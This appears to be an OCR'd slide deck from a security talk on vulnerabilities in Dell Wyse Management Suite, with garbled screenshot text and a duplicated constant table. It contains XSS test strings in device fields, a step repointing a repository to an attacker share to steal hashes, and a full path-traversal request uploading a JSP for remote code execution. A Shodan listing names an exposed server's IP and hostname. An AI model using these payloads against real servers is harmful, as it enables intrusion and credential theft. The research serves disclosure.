Revision:14.6.9.21; cls:A)
Host: 192.168.142.149:8080
Content-Length: 664
Connection: keep-alive
```

```
{
  "hardwareSummary":{
    "bios":"N/A",
    "cpu":"N/A",
    "cpuSpeed":null,
    "memory":"0",
    "manufacturer":"N/A"
  },
  "groupId":7,
  "groupName":"totolol",
  "isQuarantined":false,
  "deviceStatus":{
    "type":1,
    "id":5,
    "isActive":true
  },
  "macAddress":"00:0c:aa:13:62:88",
  "deviceOsType":{
    "description":"Windows 11 Pro 64 toto'\"><i>lol",
    "type":"39"
  },
  "devicePlatformType":{
    "description":"fdsafdsa PC Box 5000toto'\"><i>lol",
    "modelCode":null,
    "type":"3002"
  },
  "deviceType":{
    "family":54,
    "type":52
  },
  "postValidationGroupName":"plop",
  "name":"unregistered device",
  "isQuarantined":false,
```

Device Types

```
public static final class DEVICE_TYPE /* */ {  
/* */ public static final int General = 1;  
/* */ public static final int iPhone = 2;  
/* */ public static final int iPad = 3;  
/* */ public static final int AndroidPhone = 4;  
/* */ public static final int AndroidPad = 5;  
/* */ public static final int ThinOS = 6;  
/* */ public static final int GoogleAndroid = 7;  
/* */ public static final int IOS = 8;  
/* */ public static final int iPod = 9;  
/* */ public static final int PC = 10;  
/* */ public static final int CloudConnect = 11;  
/* */ public static final int Keystone = 12;  
/* */ public static final int OnPremContainer = 13;  
/* */ public static final int WES = 14;  
/* */ public static final int DellAndroid = 15;  
/* */ public static final int SamsungKnox = 16;  
/* */ public static final int GenericAndroid = 17;  
/* */ public static final int GenericThinClient = 18;  
/* */ public static final int WindowsPhoneLegacy = 19;  
/* */ public static final int Linux = 20;  
/* */ public static final int MobileDevice = 21;
```

```
/* */ public static final int Desktop = 22;  
/* */ public static final int ADService = 23;  
/* */ public static final int WindowsDevice = 24;  
/* */ public static final int WindowsPhone = 25;  
/* */ public static final int Windows10OS = 26;  
/* */ public static final int WyseSoftwareThinClient = 30;  
/* */ public static final int Teradici = 40;  
/* */ public static final int Iot = 50;  
/* */ public static final int IotGateway = 51;  
/* */ public static final int ThinLinux = 52;  
/* */ public static final int IoTEdgeWindow = 53;  
/* */ public static final int EmbeddedPC = 54;  
/* */ public static final int EmbeddedPCWindow = 55;  
/* */ public static final int EmbeddedPCUbuntu = 56;  
/* */ public static final int DEMA = 57;  
/* */ public static final int LocalRepo = 58;  
/* */ public static final int EdgeGwUbuntuServer = 59;  
/* */ public static final int ThinOS9 = 60;  
/* */ public static final int HybridClient = 61;  
/* */ public static final int GroupBased = 62;  
/* */ public static final int GenericClient = 100;  
/* */ }
```

Device Types

```
public static final class DEVICE_TYPE /* */ {  
/* */ public static final int General = 1;  
/* */ public static final int iPhone = 2;  
/* */ public static final int iPad = 3;  
/* */ public static final int AndroidPhone = 4;  
/* */ public static final int AndroidPad = 5;  
/* */ public static final int ThinOS = 6;  
/* */ public static final int GoogleAndroid = 7;  
/* */ public static final int IOS = 8;  
/* */ public static final int iPod = 9;  
/* */ public static final int PC = 10;  
/* */ public static final int CloudConnect = 11;  
/* */ public static final int Keystone = 12;  
/* */ public static final int OnPremContainer = 13;  
/* */ public static final int WES = 14;  
/* */ public static final int DellAndroid = 15;  
/* */ public static final int SamsungKnox = 16;  
/* */ public static final int GenericAndroid = 17;  
/* */ public static final int GenericThinClient = 18;  
/* */ public static final int WindowsPhoneLegacy = 19;  
/* */ public static final int Linux = 20;  
/* */ public static final int MobileDevice = 21;
```

```
/* */ public static final int Desktop = 22;  
/* */ public static final int ADService = 23;  
/* */ public static final int WindowsDevice = 24;  
/* */ public static final int WindowsPhone = 25;  
/* */ public static final int Windows10OS = 26;  
/* */ public static final int WyseSoftwareThinClient = 30;  
/* */ public static final int Teradici = 40;  
/* */ public static final int Iot = 50;  
/* */ public static final int IotGateway = 51;  
/* */ public static final int ThinLinux = 52;  
/* */ public static final int IoTEdgeWindow = 53;  
/* */ public static final int EmbeddedPC = 54;  
/* */ public static final int EmbeddedPCWindow = 55;  
/* */ public static final int EmbeddedPCUbuntu = 56;  
/* */ public static final int DFMA = 57;  
/* */ public static final int LocalRepo = 58;  
/* */ public static final int EdgeGWUbuntuServer = 59;  
/* */ public static final int ThinOS9 = 60;  
/* */ public static final int HybridClient = 61;  
/* */ public static final int GroupBased = 62;  
/* */ public static final int GenericClient = 100;  
/* */ }
```

Local Repository

By default, the solution registers a Local Repository device which is where all config files and applications are stored

Can also add remote repositories, more on this later

on — File Repositories

► User instructions

☒ Automatic Replication ?

[Sync Files](#) [Check-In](#) [Unregister](#) [Edit](#) [Delete](#) [App Filter Mapping](#) [Subnet Mapping](#)

<input type="checkbox"/>	Active	Name/URL	Last Check-in	Version	Files	Notes	Others
<input type="checkbox"/>		Local repository - WIN-U93JFHL2D35 C:\WMS\LocalRepo	N/A	N/A	56		Concurrent File Downloads: 5 Preferred Repository: false Wake on LAN: Yes Fast File Upload & Download (HTTP): No Certificate Validation: No Replicate User Personalization Data: Yes Subnets:

**THEY TOLD ME I
COULD BE ANY DEVICE**



**I DECIDED TO BE
A LOCAL REPOSITORY**

Local repository

Adding a new Local Repository seems to break the system...

UI stops working in the file repository section

https://win-u93jfh12d35/ccm-web/admin/portal/fileRepository

Wyse Management Suite

WMS Server was unable to complete your request due to internal error or misconfiguration.

alain@scrt. Last Login Time:10/20/25 7:32

ard Groups & Configs Devices Apps & Data Waves Rules Jobs Events Users **Portal Administration**

Administration — File Repositories

Settings

Directory (AD)

Classification

Repository

Settings

Discovery

► User instructions

☒ Automatic Replication ?

<input type="checkbox"/>	Active	Name/URL	Last Check-in	Version	Files	Notes	Others
--------------------------	--------	----------	---------------	---------	-------	-------	--------

Local repository

Adding a new Local Repository seems to break the system...

UI stops working in the file repository section

https://win-u93jfh12d35/ccm-web/admin/portal/fileRepository

Wyse Management Suite

WMS Server was unable to complete your request due to internal error or misconfiguration.

alain@scrt. Last Login Time:10/20/25 7:32

ard Groups & Configs Devices Apps & Data Waves Rules Jobs Events Users Portal Administration

Administr 2025-10-20 22:41:00,654 [ERROR] https-openssl-nio-443-exec-3
<com.wyse.stratus.server.web.controller.FileRepositoryController::getRemoteFileRepositories,173>
/admin/portal/filerepository error
org.springframework.dao.IncorrectResultSizeDataAccessException: Query { "\$java" : Query: { "tenantId" : 2, "groupId" : 7, "deviceType.type" : 58, "isActive" : true}, Fields: {}, Sort: {} } returned non unique result.

	Active	Name/URL	Last Check-in	Version	Files	Notes	Others
Repository							
Settings							
Discovery							

Local repository

But we can theoretically “replace” the local repository and reconfigure it if we know its MAC address

Change the repository URL

- \\attacker\folder

Steal hashes when server or devices attempt to recover files

- \\attacker\folder\some\arbitrary\file.ext


This will temporarily break the whole solution though 😊

Unless we replicate all the existing files first

Local repository

There are multiple endpoints which allow devices to upload or download files

But filenames are strictly checked and prefixed with a folder hierarchy




By replacing the local repository, we can reconfigure its URL


Point to attacker-controlled server with a symlink to a folder on the original server

Write arbitrary files to arbitrary locations


Arbitrary file upload




Arbitrary file upload




Arbitrary file upload




Arbitrary file upload




Arbitrary file upload




Arbitrary file upload



Arbitrary file upload



Arbitrary file upload



Setting goals

- ✓ Decrypt policy data
- ✓ Recover all policies
- ~ Compromise a device
- ~ Compromise the server

Remote repository

What about remote repositories?

WMS is built to support multiple file repositories

Typically used as a content distribution network to serve different subnets in a large network

There is an installer for WMR (remote repositories)

Wyse Management Suite Repository

Registration

WMS Management Portal	WMS Repository URL
<input type="text" value="http://192.168.142.149:8080/ccm-web"/>	<input type="text" value="https://WIN-WMR-443/wms-repo"/>
MQTT Server	Repository Location
<input type="text" value="tcp://WIN-U93JFHL2D35:1883"/>	<input type="text" value="C:\WMS\RemoteRepo2"/>

Version: 4.4.1-64

Restore pages
Microsoft Edge closed while you had some pages open.

Wyse Management Suite Repository

Arbitrary file upload allows RCE by uploading a JSP file

Requires knowledge of a valid Wyse Identifier

Request					Response				
Pretty	Raw	Hex	Hackvortor		Pretty	Raw	Hex	Render	Hackvortor
1	POST	/wms-repo/device/logfile/2	HTTP/1.1		1	HTTP/1.1	200		
2	Host:	192.168.142.112			2	Strict-Transport-Security:	max-age=31536000		
3	Cookie:	JSESSIONID=BFA254958672F58B6089CE10B44C4E2A; JSESSIONID=E953F7A8D87F27232EA7DE887E3F0549			3	X-Frame-Options:	SAMEORIGIN		
4	Sec-Ch-Ua:	"Chromium";v="131", "Not_A Brand";v="24"			4	X-Content-Type-Options:	nosniff		
5	Sec-Ch-Ua-Mobile:	?0			5	X-XSS-Protection:	1; mode=block		
6	deviceId:	1			6	Content-Type:	text/html; charset=UTF-8		
7	deviceType:	17			7	Content-Length:	14		
8	fileName:	../../../../../../../../Program			8	Date:	Mon, 20 Jan 2025 14:14:45 GMT		
9	Files/DELL/WMSRepository/Tomcat-10/webapps/ROOT/pwn.jsp				9	Keep-Alive:	timeout=60		
10	wyseIdentifier:	wyse2737404399653236251			10	Connection:	keep-alive		
11	Sec-Ch-Ua-Platform:	"Linux"			11				
12	Accept-Language:	en-US,en;q=0.9			12	{"status":200}			
13	Upgrade-Insecure-Requests:	1							
14	User-Agent:	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.140 Safari/537.36							
15	Accept:	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7							
16	Sec-Fetch-Site:	none							
17	Sec-Fetch-Mode:	navigate							
18	Sec-Fetch-User:	?1							
19	Sec-Fetch-Dest:	document							
20	Accept-Encoding:	gzip, deflate, br							
21	Priority:	u=0, i							
22	Connection:	keep-alive							
23	Content-Type:	application/x-www-form-urlencoded							
24	Content-Length:	8							
25	dsadsdsa								

WMR servers worldwide

TOTAL RESULTS

208






TOP COUNTRIES



United States	198
Japan	3
United Kingdom	2
Ireland	2
France	1
More...	

TOP PORTS

443	39
311	1
444	1

 View Report  Download Results  Historical Trend  View on Map  Advanced Search

Product Spotlight: Keep track of what you have connected to the Internet. Check out [Shodan Monitor](#)

Wysie Management Suite Repository

2025-01-27T07:30:20.785Z


108.238.146.74

WMSRepo.aceisamos.com

108-238-146-74.lightspeed.

okcbok.sbcglobal.net

AT&T Enterprises, LLC

 United States, Oklahoma City



self-signed

SSL Certificate

Issued By:

I- Common Name:

WMSRepo.aceisamos.com

Issued To:

I- Common Name:

WMSRepo.aceisamos.com

Supported SSL Versions:

TL Sv1.2

HTTP/1.1 200

Strict-Transport-Security: max-age=31536000

X-Frame-Options: SAMEORIGIN

X-Content-Type-Options: nosniff

X-XSS-Protection: 1; mode=block

Set-Cookie: JSESSIONID=8011480FE95B4F18D42E095F957B9AD0; Path=/wms-repo; Secure; HttpOnly; SameSite=Lax

vary: accept-encoding

Content-Type: ...

Wysie Management Suite Repository

2025-01-27T06:00:35.696Z


108.238.146.74

WMSRepo.aceisamos.com

108-238-146-74.lightspeed.

okcbok.sbcglobal.net

AT&T Enterprises, LLC

 United States, Oklahoma City



self-signed

SSL Certificate

Issued By:

I- Common Name:

WMSRepo.aceisamos.com

Issued To:

I- Common Name:

WMSRepo.aceisamos.com

Supported SSL Versions:

